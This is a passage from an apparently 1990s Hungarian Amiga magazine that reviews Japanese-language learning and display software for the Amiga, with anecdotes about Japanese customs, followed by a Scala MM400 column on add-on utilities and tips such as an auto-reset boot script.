A legbrutálisabb a kanji (宜由小先) írásmód, ami - hála több reformnak - "mindössze" 1850 jelből áll. Ne tessék elszörnyedni, Kínában (ahonnét származik) a mai napig több tízezer írásjel maradt forgalomban. Van is egy-két arc, aki 14-16 ezer jelet használ - de ők főállásban űzik az írás-olvasást...

Mielőtt szokásos európai "mi-vagyunk-a-civilizáció-netovábbja" arcunkkal elkezdjük kritizálni a rendszert, érdemes elgondolkodni azon, hogy Japánban valahogy mégis sokkal kevesebb az analfabéta, mint nálunk, vagy bárhol Európában. Arról nem is beszélve, hogy egy kanjival teleírt papírra nézve 1-2 másodperc alatt fogalmat alkothatunk az írás tartalmáról.

Ha amigán szeretnél japánul tanulni, először sajnos meg kell barátkoznod az angol nyelvvel. Jelenleg az összes program angol-japán. Érdekes, hogy Japánban elég aktív az Amiga élet, a kereskedők arrafelé gyakran nagyobb forgalmat bonyolítanak le amigás szoftver/hardverből, mint az USÁban. Létezik japán divízió az ATOban is, azaz egyre több program jelenik meg japán változatban, éshát a japán nyelvű web oldalak száma is elképesztően magas - és nem csak a számítógéppel foglalkozó oldalakra gondolok.

Most pedig lássuk, melyik program mit kínál:

WordADay - egyszerű gyakorló program. A több, mint ezer beépített szó közül véletlenszerűen kiválaszt egyet, majd a workbenchen megnyíló ablakban kiírja a japán szót, alá pedig az angol megfelelőjét. Csak angol szót, majd négy lehetséges válasz közül el kell döntened, melyik a megfelelő. Az eredményt összesíti a gép, vagyis jól nyomon követhető a fejlődésed. Több beállítást is módosíthatsz, például azt, hogy a válaszokkal mennyi ideig várjon a gép.

Mindhárom program létezik "kis" és "nagyméretű" változatban. A kicsik használatához a LIBS:-ben szükséges a Cando.library jelenléte. Igen, a programokat CanDoval írták, csakúgy, mint pl. az Epic Encyklopedia sorozatot. A két külön változatnak lemez-takarékossági oka lenne, ha még ma is fontos lenne 60-80kByte-nyi hely megtakarítása...

A következő program a Japanese Language Guide, ami nem más, mint egy amigaguide dokumentum. Szintén többszáz szót tartalmaz ABC-be szedve, és rájuk kattintva ki is mondja azokat.

A **JapaneseHiragana** egy kicsit érdekesebb... Segítségével végignézheted, hogyan kell leírni az egyes írásjeleket (persze csak a hiraganát), alapvető kifejezéseket gyakorolhatsz és hallgathatsz meg.

romajival tudja a szavakat leírni. A szavakat a Japanese Talking Picture Dictionaryból kölcsönözte, így az ablak jobb oldalára kattintva ki is mondja azokat. Mint a neve is sugallja, főleg arra jó, hogy pl. a wbstartup-ba bedobva minden bootoláskor megtanítson egy-két kifejezést.

Az előbb említett **Talking Dictionary** ugyanazokat a szavakat használja, mint a WordADay. Itt egy szótárban lapozgatva tanulhatod illetve hallgathatod meg őket. Külön datadiskeken újabb szavakat telepíthetsz hozzá. Összesen 12 ilyen datadisk jelent meg eddig.

Még mindig ugyanazt az ezeregynéhány szót segít megtanulni a **Japanese Vocabulary** program. Játékos formában kiír egy japán vagy


A legjobb program az **AmiJDIC**. Ez egyrészt tartalmazza az összes kanjit szabvány amiga fontokban (80 külön fontra volt szükség a több, mint 2000 jelhez... ebből lett az aminetről letölthető amikanji.font) A program egy linux átirat, ennek megfelelően puritán kezelőfelület jellemzi. "Egyszerű" szótár, ami a keresett szót kanjival is képes kiírni. Kicsit nagyobb memóriaigénye van, de 4 megán már lazán működik. Akár angol, akár japán nyelven írsz be egy kifejezést, a program kilistázza az összes találatot. Azt, hogy hány karakterig egyezzenek a megtalált szavak a megadottal, külön beállítható. A szavakat kanjival írja ki, de zárójelben természetesen odakerülnek hiraganával is, hogy tudd, hogyan kell kiejteni.

A **Kezaco** képes megjeleníteni japán

szövegeket amigán. Támogatja a JIS dokumentumokat (ez egy elterjedt szabvány, amely minden egyes kanjihoz egy számot rendel hozzá), bevihetsz neki ascii, kana, kanji formátumú szöveget is.

Érdekességképp elmondom, hogyan írnak japánban számítógépen: beírják a szót latin betűkkel kiejtés szerint, vagy hiraganával. A gép ezután felsorolja és megszámozza a kanjikat, amikkel az adott kifejezést le lehet írni (a japán szavak rövidek, 2-3 szótagosak, ezért gyakran jelent ugyanaz a hangsor több, eltérő dolgot - mint pl. a magyar "ár" szó), majd a kiválasztott kanji számának megadása után meg is jelenik az írásjel. Ami mellesleg fentről lefelé, jobbról balra olvasandó. Most már értitek, miért a japánok fejlesztették ki az első fénymásolókat? Ha a japán metrón utazva hadonászó arcokat látsz, az sem azért van, mert így tör elő belőlük a feszültség, hanem a sokértelmű szavaknak "hála" néha rá kell segíteni a beszédre, hiszen nem mindig derül ki a szövegkörnyezetből, hogy miről is van pontosan szó. Na az ilyen esetekben a beszélő gyorsan a levegőbe vagy beszélgetőpartnere zakójára rajzolja ujjaival a szóhoz tartozó kanjit...

A **JIWAPro** hasonló céllal készült, és mellesleg a legjobb japán szövegszerkesztő Amigára Mindhárom írásmóddal használhatod (hiragana, katakana, kanji). A JIS16 és JIS24 fontokat használja. Ezek egy állományban tartalmazzák az összes japán karaktert. Ha már itt tartunk: hivatalosan kb. 2000 jel van forgalomban, de további 2000 még elő-előfordul a szövegekben. Műveltebb embereknek illik ismerni őket. (Mármint Japánban...)



A műveit külföldi férfi pedig ne csodálkozzon, ha a nyilvános vécén pisilve egyszer csak tűsarkú cipő kopogását hallja a háta mögött... arrafelé sok illemhely koedukált, csakúgy, mint a fürdők voltak néhány évvel ezelőttig. A japánok sajátosan értelmezik az "erotika" szó jelentését. A funkcionális meztelenség teljesen természetes (tehát az említett fürdőben a legnagyobb természetességgel rajzanak együtt férfiak és nők, sőt, ha vendégségben vagy egy családnál, bőven elképzelhető, hogy mondjuk a ház asszonyával fogsz este egy kádban csücsülni szigorúan tisztálkodás vagy felfrissülés céljából). Filmeken, újságokban viszont szigorúan tilos a meztelenség - e tekintetben a japánok még a közismerten prűd amerikaiakon is túltesznek.

A **JLE** (Japanese Language Extension) segítségével a workbenchet teheted japán nyelvűvé (lásd az előző oldalon a képen). Bónuszként a Term japán katalógusát is megkapod a csomagban.

A **JMore** a JLE kiegészítéseként a More program japán szöveget is megjeleníteni képes változata.

A **JKFF** egy frontend program. ASCII szövegeditorral együtt használható. Kidob egy kis ablakot, melybe fonetikusan leírhatod a kifejezéseket. Miközben írsz, a szöveg hiraganában, katakanában vagy kanjikkal jelenik meg. Enter lenyomásakor a szöveg átalakul a három legelterjedtebb formátum (JIS, SJIS, EUC) egyikévé. A JKFF az IBrowse-zal is jól működik, segítséget nyújtva a japán oldalak böngészéséhez.

AMojaik - Ez a program lehetővé teszi az Amosaic, IBrowse, Aweb böngészők számára a japán oldalak megjelenítését. A Voyagerrel nem működik! Arexxen keresztül kommunikál a programokkal. Használatához szükség van a RegExLib.lha archívumra az aminetről (util/libs).

A japánok a nevüket ugyanolyan sorrendben írják le, mint mi, azaz fordítva :). Az autók is a másik oldalon közlekednek, akárcsak nálunk a 20-as évek végéig... A hasonlóságnak persze még nincs vége. Olyannyira, hogy bizonyos japán tudósok váltig állítják, hogy távoli rokonságban áll a japán és a magyar nép... Mindenesetre velük inkább dicsekedne az ember, mint a sumér meg görög ősökkel, akiket kiváló jobboldali politikusaink tettek meg rokonainknak pár évtizeddel ezelőtt.

Jamilla - Japán e-mail program. Most készül a MUI változat.

BFonts - az Amineten található a text/font alkönyvtárban. Japán fontok gyűjteménye és egy NIS (Nihongo Input System) nevű frontend processzor van az archívumban.

JALI - az Amiirc japán interfésze.

JaWaTeX - Aki ismeri a PasTexet (pl. Magic Publisher CD), az tudja, miről van szó. Ez a japán kiegészítőket tartalmazza hozzá.

A vécékre visszatérve: ha beülsz egy nyilvános fülkébe, meglepve tapasztalod majd, hogy az ajtó nem zárható. Errefelé ugyanis kopogni szokás a vécéajtón, mielőtt rányitsz az épp a munka dandárját végző kollégára. Ha benn ülsz, illik visszakopogni - ilyenkor a kinti ember továbbmegy a következő fülkéhez. Ezt persze a mazsola külföldi nem tudhatja, és a kopogást hallva ijedten megmarkolja a kilincset, nehogy rányissák az ajtót. A japán viszont kívülről - mivel nem hallja a "bent vagyok" kopogást - azt hiszi, beszorult az ajtó, tehát elkezdi rángatni. A turista meg bent feszül az ajtónak, rémült tekintettel és letolt nadrággal...

A **Videokanji** elég ígéretes vállalkozásnak tűnik. Jelenleg egy elég korai stádiumban lévő demo található meg az Amineten. A program a kanjik keresésében, illetve példákon keresztül megtanulásukban segít. Keresni a kanjikat alkotó vonalak száma alapján lehet. (A legvadabb kanji 23 vonalból áll, szerencsére a legtöbb leírható 8-10-zel.) Remélem, az olasz programozó előbb-utóbb használható változattal képes előállni.

Majdnem minden kanji visszavezethető egy ősrégi rajzra, amiből kialakult. E rajzokat, illetve eredeti jelentésüket ismerve könnyebb memorizálni az egyes írásjeleket. Ennek ellenére csak Japánon kívül tanítják. Az ok egyszerű: igen sok írásjelnek van erős szexuális tartalma, pl. a "fájdalom" kifejezés jele egy szülő nő stilizált, de meglehetősen naturális rajzából alakult ki, tehát a kisiskolásokkal nem használható. Ha már itt tartunk: a zaj, lárma jelét pedig két darab nő alkotja egy háztető alatt...

A felsoroltakon túl elég sok apró segédprogramot találsz, mint pl. a szabadon letölthető kanji készleteket amiga fontra konvertáló program, létezik egy nyomtatást segítő util, olyan, amelyik a többféle formátum (ascii, romaji stb) között konvertál szöveget stb.

Aki még mindig hiányban szenved, annak ajánlom a MAC-en (vagyis Shapeshifteren) futó hasonló programokat. (pl. **dohiragana**2) Meglepő (?) módon nekem úgy tűnt, hogy MAC-re kevesebb, japán nyelvvel foglalkozó stuff létezik a nagyobb felhasználó tábor ellenére. Kis szerencsével előbb-utóbb hírt adhatunk egy újabb, minden eddiginél használhatóbb japán oktatóprogramról... Erről talán legközelebb. Az itt felsorolt programok legtöbbje megtalálható a 2. CD mellékleten.

Érdekesebb WEB oldalak:

www.sasakawa.org/jamiga.html - a cikkben nem ismertetett amiga oktató programok (jó drágák...)

www.cucug.org/amigafaq/amigafaq_63.html nem latin írásmódokkal kapcsolatos gyakran feltett kérdések

www.lfw.org/shodouka - ez lefordítja a japán homepage-eket úgy, hogy gyakorlatilag minden böngészővel meg tudod őket nézni. (Képekké konvertálja az egész oldalt). Rengetegen használhatják, mert iszonyú lassú...

Horváth Péter

SCALA MM 400

E havi Scala cikkem szeretném rögtön egy újdonsággal kezdeni. Megjelent a

Scala Script Manipulator (SCED)

nevű program. Aki látott már Scala scriptet szövegszerkesztőben, az tudja, hogy egyszerű, áttekinthető nyelvet használ. A parancsokat ismerve könnyen alakíthatod a műsort anélkül, hogy a Scalat elővennéd.

Van például öt oldalad, mindegyiknek ugyanaz a háttere. Szeretnéd ezt a hátteret újra cserélni (természetesen figyelsz a felbontás és a paletta azonosságára). Ilyenkor a legegyszerűbb megoldás, ha az új képet bemásolod a régi helyére. Ez tényleg egyszerű, ám nem használható, ha a régi képet máshol még használod. Ilyenkor ugrik elő a szövegszerkesztő, ahol egy sima Find/Replace segítségével mind az öt helyen elvégezheted a műveletet. Ugyanez igaz akkor is, ha a margókat szeretnéd kicsit beljebbhúzni. Szinte minden kábeltévénél elkövetik azt a hibát, hogy az overscan képernyő szélére is írnak szöveget. Ez a monitoron és a jobb tévéken tökéletesen látszik is, ám a háztartások nagy részében lusták úgy beállítani a képet, hogy a teljes méret látszódjon. Ilyenkor a Margins után álló számokkal adhatod meg az írás engedélyezett határait. (Persze ez csak akkor működik, ha valamelyik szövegrendező kapcsoló - balra/középre/jobbra - aktív.)

Összefoglalva az eddigieket: a **SCED** olyan segédprogram, amellyel egyszerre több oldal egyes tulajdonságait módosíthatod.

- automatikusan átméretezi az összes, scriptben lévő képet
- módosítja/törli az ecseteket, háttereket, palettákat egyetlen lépésben
- egy sort (utasítást) tetszés szerint kivág vagy beilleszt egy vagy több oldalon

Egyszóval tud sokmindent, ami a Scalaból kimaradt. Induláskor rögtön bekéri a módosítani kívánt script nevét. Ha a Scala/Utilities könyvtárból indítod, természetesen az aktuális scripttel kezd dolgozni. Egyébként a Scala rögtön észreveszi, ha az épp betöltött scripthez valamilyen program hozzányúl és egyből rákérdez, akarod-e betölteni a módosított változatot. Ezzel elkerülheted az esetleges kavarodást, ha egyszerre két programmal piszkálod a műsort. Ez az opció már az újabb AFS-sel is működik, az elsőkkel nem mindig ment.

Betöltés után a következő kapcsolókat látod:

A: az összes felsorolt tárgyat kiválasztja

N: pont az A fordítottja

Config: a külső programokat állíthatod be vele. Ezek sorban: szövegszerkesztő, rajzprogram, képnézegető, animáció lejátszó, sample és modul lejátszó programok.

A **Browse**-zal választhatsz ki újakat.

A **help** a dokumentációt hozza elő, de ha ezeket a sorokat olvasod, nem nagyon lesz rá szükséged...

Load/Save: a módosított scriptet tölti be/menti ki.

A **History** segítségével visszatekinthetsz eddigi munkádra - itt mindent felsorol a gép, azt is, hogy mit töltöttél be, mit csináltál stb. Ez egy nagyon jó dolog, azt csodálom, hogy eddig más programoknál nem jutott a készítők eszébe.

File: A csupasz ascii szöveget mutatja meg - ez az, amit a szövegszerkesztőkben is látsz.

Events: Az oldalakat sorolja fel, hasonlóan a Scala főoldalához. Ha az egyikre duplán rákattintasz, megmutatja a tartalmát asciiben. Miután egyet vagy többet kiválaszottál, jobbklikkre előugrik egy menü, felsorolva a lehetőségeket. (másol, kivág, beszúr, vágósztalt megmutat)

Pictures: a scriptben található képeket sorolja fel. Itt jobbklikkre törlés és méretmaximalizálás között választhatsz, de a dupla bal kattintás is újabb menüpontokat csalogat elő. Ezek a megmutat (itt számít a beállított külső program), a módosít, a copy2all, vagyis minden oldalra másol, illetve a töröl. Természetesen nem a merevlemezről törli, hanem csak a scriptből távolítja el.

Anims: ugyanaz, mint a Pictures, csak animációkra.

Brushes: szintén, a betöltött ecsetekre

Sounds: a modulokat és a sample-ket sorolja fel

A **Quit** ismertetését egy későbbi alkalomra hagyom (még dolgozik rajta a stáb), viszont van egy egyedülálló tulajdonság, amit szintén nem láttam még más programban. Ha lenyomva tartod a Ctrl billentyűt és rákattintasz valamelyik kapcsolóra, oda húzhatod, ahová csak akarod. Így két perc alatt olyan felhasználói felületet csinálsz a programnak, amilyet csak akarsz. Ha kész vagy az átszabással, a a **Control-G** segítségével elmentheted az új kinézetet. Vigyázz, az elmentett felület úgy marad, ahogy csináltad! Ez a **Gui4Cli** nevű kis segédprogramnak köszönhető, mellyel a SCED készült.

A következő billentyű-kombinációkat használhatod:

ESCAPE - Bármit is csinál a Gui4Cli, abbahagyja

HELP - A súgót kapcsolja be/ki

CONTROL-J A következő rendelkezés-re álló publikus képernyőre ugrik (A Scalaé sajnos nem ilyen...)

CONTROL-C Aktív ablak lezárása

CONTROL-Q Kilép az aktív felhasználói felületből

CONTROL-N Következő ablakot aktiválja és előrehozza

CONTROL-V A SCED által használt változókat sorolja fel egy ablakban

CONTROL-E A felhasználói felület módosítása

CONTROL-R A felhasználói felület újratöltése

Lássunk két példát a program használatára:

1. Tegyük fel, hogy egyes képeket maximális méretűre szeretnél nagyítani.

Ehhez töltsd be a scriptet. Kattints a Pictures gombra, hogy a script összes képét kilistázza a program. Válaszd ki azokat, amelyeket módosítani szeretnél. Kattints az egyikre a jobb egérgombbal. Az előugró menüből válaszd a "Maximize"-t. Nem volt nehéz, ugye?

2. Válaszd ki azt az oldalt, amelynek a palettáját a többi oldalon használni akarod. Duplakattintással listázd ki az oldal tartalmát. Keresm meg azt a sort, ami úgy kezdődik, hogy Palette. Kattints a jobb egérgombbal, és válaszd a CUT-ot. Ha ezuátn megnézed a Clip tartalmát, ezt a sort látod majd benne. Most menj vissza az Events-re, válaszd ki az összeset (A), jobbkatt, majd PASTE.

Hogy miért kell a palettát így módosítani? Azért, mert a Scalahoz járó 16 színű hátterek olyan furmányosan lettek elkészítve, hogy ha rájuk töltöd az egyik palettát a mellékelt soktucatból (Scala/Palettes), akkor is jó képet kapsz, csak más lesz a színe. Magyarul a palettát váltogatva többezer variációt használhatsz, és a néző mégsem veszi észre, hogy ugyanazokról a képekről van szó. Itt jegyzem meg, hogy a mellékelt 256 színű képek első 16 színe szintén nem a képhez tartozik, hanem egységes, és a feliratokhoz használatos. Lehet kérem 8 bites képernyőn is nagy dolgokat alkotni,

csak ilyen ötletek kellenek hozzá...

A program még csak nem is shareware, magyarul teljesen szabadon terjeszthető. Terjesztjük is derekasan az AMIGAonly CD 2-n...

A szerző (D. Keletsekis) várja az új kívánságokat, megjegyzéseket a következő címen:

dck@hol.gr

Visszatérve a Scala saját kiegészítéseihez, alőször az Animlabról essen pár szó.

ANIMLAB

Az Animlab segítségével képeket módosíthatsz és animációkat készíthetsz illetve darabolhatsz. Önállóan is betöltheted, vagy a Scala alól - ez utóbbi esetben rögtön át is adja az aktuális scriptet paraméterként.

A **Load**ra kattintva a szokásos Scala kérdező nyílik meg. Ezzel csak egy könyvtár állományait jelölheted ki, ha ennél bonyolultabb kiválasztást szeretnél (mondjuk a képek fele a CD-n, másik fele meg elszórva a merevlemezen található), akkor a konvertálni kívánt képekből készíts scriptet és azt töltsd be. Ha a Scala kérdezővel választod ki az állományokat, ne feledd, hogy a Shift nyomvatartása mellett több állományt is kijelölhetsz. Animáció készítésekor a kijelölés sorrendjében főzi össze a képkockákat. Ha az **ALL**-lal az összeset kiválasztottad, akkor ABC sorrendben főzi össze őket.

A **Save**-vel megadhatod a kimeneti képek útvonalát. Ha nem adsz meg semmit, automatikusan a RAM:-ba menti a képeket. Ha már van ott azonos nevű állomány, az Animlab sohasem törli le, inkább újabb kiterjesztést ad az új állománynak.

A **Replace** originals az új állományokat a régiek helyére írja. Óvatosan bánj vele!

Az **Execute** indítja el a munkát.

A jobboldali kapcsolók:

Save as Animation/Picture/Same: Az állományokat összefűzi animációba / képenként menti el őket / úgy menti el őket, amilyen formában voltak.

Resolution: **Same** - ugyanaz, vagy a szokásos kérdezőben beállított felbontásra méretezi át a képet. A Scala a túl nagy vagy túl kis képeket automatikusan középre rendezi a képernyőn. Ez utóbbival trükközhetsz is, pl. sok kis fényképet push up-pal egyfajta diashow-ként fog lejátszani a képernyő közepén - így kapsz nem teljes képernyős wipe-okat.

Colors: a színmélység. Ugyanaz, vagy 2-256-ig terjedhet.

Anim format: Kettőt emelnék ki a használt animációs formátumok közül. Az első a legelterjedtebb **Anim5**, amit az összes rajzprogram is ismer. Hátránya, hogy nagy, pl. 640x512-es felbontású animációkat nem tud zökkenőmentesen lejátszani. A másik a Scala saját formátuma, az **Anim32**. Ez az SSA-hoz hasonlóan kicsit trükközve, de zökkenőmentesen képes lejátszani akármekkora animációt. Ha emellett döntesz, vegyél sok-sok ramot, vagy egy DMA-s SCSI vezérlőt. Ez sokat segít. Fontos tudni, hogy 25 fps-nél a néző az életben nem fogja megkülönböztetni a 320x256-os méretű animációt a highres lace-től, főleg, ha nem írsz rá szöveget. Szöveget az első képkockára csak olyan helyre írj, ami az animáció során nem mozog semmi. Ellenkező esetben a mozgó képsor 'belepiszkít' a feliratba. (Jó, lehet trükközni a plane-ekkel, de csak rajzolt animációknál érdemes, a konvertáltaknak úgyis össze van keverve a palettájuk...) Inkább írj közvetlenül az animációra egy rajzprogramban, így még csökkenhet is az állomány mérete, mivel a felirat deltája végig 0. Ha telepítetted az FLI EX-et, az animációt abban is el tudod menteni.


Picture format: általában ILBM, de ha telepítettél megfelelő EX-eket, esetleg más formátumban is tudsz majd képeket elmenteni. (pl. BMP)

Palette:

-**Same** - ugyanazt a palettát használja

-**Optimize** - fényesség szerint sorbarakja a színeket a palettában és ennek megfelelően módosítja a pixeleket.

-**Lock first** - több állomány esetén az első paletta színeihez igazítja a többi kép/animáció színeit. Ha az első kép palettája valami okból fontos (mondjuk ide teheted az ISO palettát, azzal a legtöbb kép jól néz ki, és ha ugyanaz a paletta minden képen, a wipe-ok sokkal szebbek), akkor ezzel az opcióval ráhúzhatod a többi képre. Hasonlóan működik, mint a remap a Ppaintben.



-**Lock optimized** - ez a Scala általános palettája, ezt alkalmazza minden feldolgozott állományra

-**Lock average** - végignézi az állományok palettáját, átlagolja őket és ehhez idomítja az összes kép színeit. Így kapsz az eredetihez leginkább hasonlító színeket. Hátránya, hogy valószínűleg nem maradnak tiszta színek a feliratokhoz.

-**Lock custom**: betölthetsz egy külön palettát, amelyhez passzítja majd a többit. Tulajdonképpen a Lock first-tel is megteheted ezt, ha elsőnek a kívánt palettával rendelkező képet választod ki.

Remap: A már jól ismert **Floyd-Steinberg** és a **Normál** mód között választhatsz.

Overwrite? Ezzel felülbírálhatod a "soha nem törlünk le semmit" szabályt. Ha a **Replace originals**-t bekapcsolod, automatikusan aktiválódik.

First animframes only? Ha több animációt is kiválasztottál, ezzel a kapcsolóval elérheted, hogy az Animlab képként kezelje őket. Ilyenkor az animáció első képkockája kerül felhasználásra.

Include script texts? Hasonlít a Scala Save background with texts funkciójára, vagyis ha scriptet választasz ki, a feliratokat is rendereli, majd azokkal együtt dolgozza fel a képeket.

Show rendering? Munka közben mutatja a képeket. Sajnos a nagyon nagy képeket is megpróbálja begyömöszölni a chipramba, és néha leáll Out of memory felkiáltással. Ilyenkor kapcsold ki ezt az opciót, így akár többezer pixel nagyságú képeket is fel tud dolgozni.

Append extension? Ha kéred, a Scala az állomány típusának megfelelő kiterjesztést adja a névhez. Ha nem kéred, és idegen formátumból (mondjuk jpg vagy gif) IFF-re konvertálsz, a program okosan leszedi a már nem aktuális kiterjesztést.

FIXSCRIPT

Ezt hamar kivégezzük, ígérem... Egyszerűen el kell indítani, ő pedig megvizsgálja az aktuális műsort (beleértve az esetleges alscripteket is), és ha olyan oldalt talál, amihez hiányzik a háttér vagy a betűtípus, elindul megkeresni azt a merevlemezen, meg a többi periférián. Ez akkor hasznos, ha más gépen szerkszted a műsort, mint a lejátszó gép, és úgy másolgatod át a háttereket egyikről a másikra. Ha ilyenkor egy kép elkeveredik, a FixScript megpróbálja megkeresni és ennek megfelelően módosítja a scriptet.

SCALAPRINT

Kinyomtatja a műsort. Ha kéred, csak a szöveget (ilyenkor nincs tekintettel arra, hogy a wipe-okkal esetleg később egy szöveg eltűnik vagy előjön), vagy a

hátterekkel együtt grafikus formában. Kérheted, hogy egy A4-es lapra egy, kettő, vagy három oldal képét nyomtassa, valamint azt is, hogy álló vagy fekvő helyzetben tegye. Mivel a workbench nyomtatómeghajtót használja, annak beállítása meg kell egyezzen az itt kért paraméterekkel, pl. a színes/szürke baállítással. Itt jegyzem meg, hogy a szürke mód 1-es sokkal jobb minőségű nyomtatási képet eredményez. Gazdag Géza természetesen postscript nyomtatót használ, a Scalaprint ettől sem jön zavarba. Persze nem muszáj az egész scriptet kinyomtatnod, megadhatsz egy kezdő és egy utolsó oldalt is.

SCALANET

Csak az Infochannelhez jár. A Scalanet több gépet képes vezérelni nullmodem, modem, TCP/IP kapcsolaton keresztül. Segítségével belepiszkálhatsz a lejátszógépekbe úgy, mint ha hálózatban lennének (végülis ez egyfajta házózat). Igen hasznos funkciója, hogy a távoli gép óráját beállíthatod. Miután így átküldted a műsort, kérheted, hogy a gép resetelje magát, majd újraindulva a módosított műsort kezdje el játszani.

SCALAINVOICE

A Scalainvoice a hirdetőket tartja nyilván. Nagy hátránya, hogy megjelenést számláz, márpedig a magyar gyakorlatban inkább napokban, hetekben, sőt hónapokban szokták megadni a hirdetési tarifákat. (Persze nem az országos tévéknél...) Szintén csak az Infochannel csomagban található.

TIPPEK

Overscan: még nem láttam olyan tévét, amin a 720x520-nál nagyobb képeknek értelme lett volna. Ezért pazarlás a maximális overscant használni, több helyet foglal, jobban leterheli a processzort.

Feliratok: Ha már nem elégedsz meg a Scala feliratozó rendszerével, használd mondjuk a Monument Designer fantasztikus logoit. Igaz, a logokat még rá kell vinni a hátterekre pl. Ppainttel, de nem olyan nagy ördöngösség (lásd Ppaint cikk-Ao8).

Drawstudio&Scala: Vad effektekre képes a Drawstudio 2. is. Itt tölts be egy téglalapot a háttére, aminek arányai megfelelnek a kép pixel-arányainak. Pl. 640mmx512mm-es legyen a téglalap. Ez azért fontos, hogy ne torzuljon a kép, mikor bitmap exportot kérsz. A téglalapra kérj fillezést, és add meg neki patternként a hátteret. Erre most már bátran írhatsz, és a feliratokat tetszés szerint hajlíthatod, döntheted, vagy ráereszteted a sok gyári effekt egyikét. (Pagestreammel ugyanez a helyzet.)

HAM & HAM8: Ha nem használod a Scala feliratozó rendszerét, és nem zavar, hogy egyes wipe-ok nem mutatnak jól, vagy nem is működnek (kb. a fele), akkor használj HAM8-as képernyőmódot. Ezzel kvázi-truecolor képújságod lesz, ugyanis ember legyen a talpán, aki egy 256ezer színű képet meg tud különböztetni a 16 milliótól. Ha néha mégis muszáj írni valamit egy HAM képre, akkor adj a feliratnak outline-t, méghozzá a 0-ás színt. Ezzel a legtöbbször sikerül elkerülni az ismerős vízszintes "becsíkozást". Ha utólag kell egy HAM képbe piszkálni, használd a TrueBrilliance-t, az a leggyorsabb, legalábbis agán.

HANGOK: A Scala a merevlemezről gyakorlatilag végtelen hosszúságú digitalizált hanganyagot képes lejátszani. Ha ezzel egyidőben egy modult is le kell játszania, próbálja mindig a zenében legkevésbé használt csatornát használni - így kis szerencsével egyszerre hallhatod a teljes zenét és a digizett szöveget, melyek hangerejét természetesen külön-külön szabályozhatod. A Scala saját digitalizálóját érdemes használni. Próbálgasd, melyik értéknél nincs még észrevehető minőségromlás. A hosszú állományokat képes a fastramból lejátszani, meghagyva az értékes grafikus memóriát a videoeffekteknek.

PPC: Ma már az MP3 korában persze azt is megteheted (főleg, ha PPC kártyád van), hogy a Scala alól meghívsz egy mpeg audio lejátszót, és az szolgáltatja a zenét. PPC kártya esetén még csak be sem lassul a program... Érdemes elgondolkodni, hogy ugyanezzel a módszerrel talán eljött az idő a köztes MPEG filmek lejátszásához. A Scala nyitott koncepciójának hála ezekkel a trükkökkel lépést tudsz tartani a korral még így is, hogy a programot évek óta nem fejlesztik.

Áramszünet:
Ha a képújságot üzemeltető gép áramszünet vagy más miatt egy pillanatra kikapcsol, majd újraindul, a user-startupba helyezett indítósorral, vagy akár a wbstartup fiókba másolt MMPlayerrel automatikusan újja kezd működni. Igen ám, de biztos találkoztál már olyan merevlemezzel, ami első bekapcsoláskor nem pörög fel idejében, ezért resetelni kell, hogy az 1200-es meglássa. Több megoldás közül választhatsz. A BBSGUARD egy mindössze 4kB-os PD program. Tegyél egy lemezt a df0:-ba, és másold rá ezt a programot. A lemez startup-sequence-ébe írd a következőket:

```
bbsguard -b10 -c30 -g -l -n -r5
-s10800 -t15 -v
if not exists dh0:
r
endif
```

Ezek alá írd be:

```
assign sys: dh0: add
assign libs: dh0:libs add
stb.
```

Végül:

```
dh0:Scala/mmplayer
```

Természetesen dh0: a merevlemezed megfelelő partícióját jelenti. A BBSGuard arra kell, hogy ellője az "exists dh0:"-ra előugró "tedd be a dh0: lemezt valahova" requestert. Az "R" egy tetszőleges, resetelő programot akar jelenteni. Ha nem zavar, felrakhatod a merevlemez prioritását a floppy fölé (pl. 6-osra) a hdtoolboxban, ekkor elég, ha a floppy csak resetel, hiszen ha az egyik reset után megjelenik a vinyó, többé nem hajtódik végre a floppy startup-sequence-e. E megoldás hátránya, hogy többé nem lehet ezzel a merevlemezzel floppyról bootolni, hacsak nem állítod át minden alkalommal az early startup-ban a bootoló egységet df0:-ra. Persze nem is nagyon jellemző, hogy a képújságot sugárzó gépen Lion Kinggel játszanának...

A Scalaval kapcsolatos további kérdésekre szívesen válaszolok.

E-Mail: pcpince@syneco.hu
Telefon: 06-20-9446-727
(csak munkaidőben; reggel 11 előtt semmiképp!)

Horváth Péter

WARPSNES

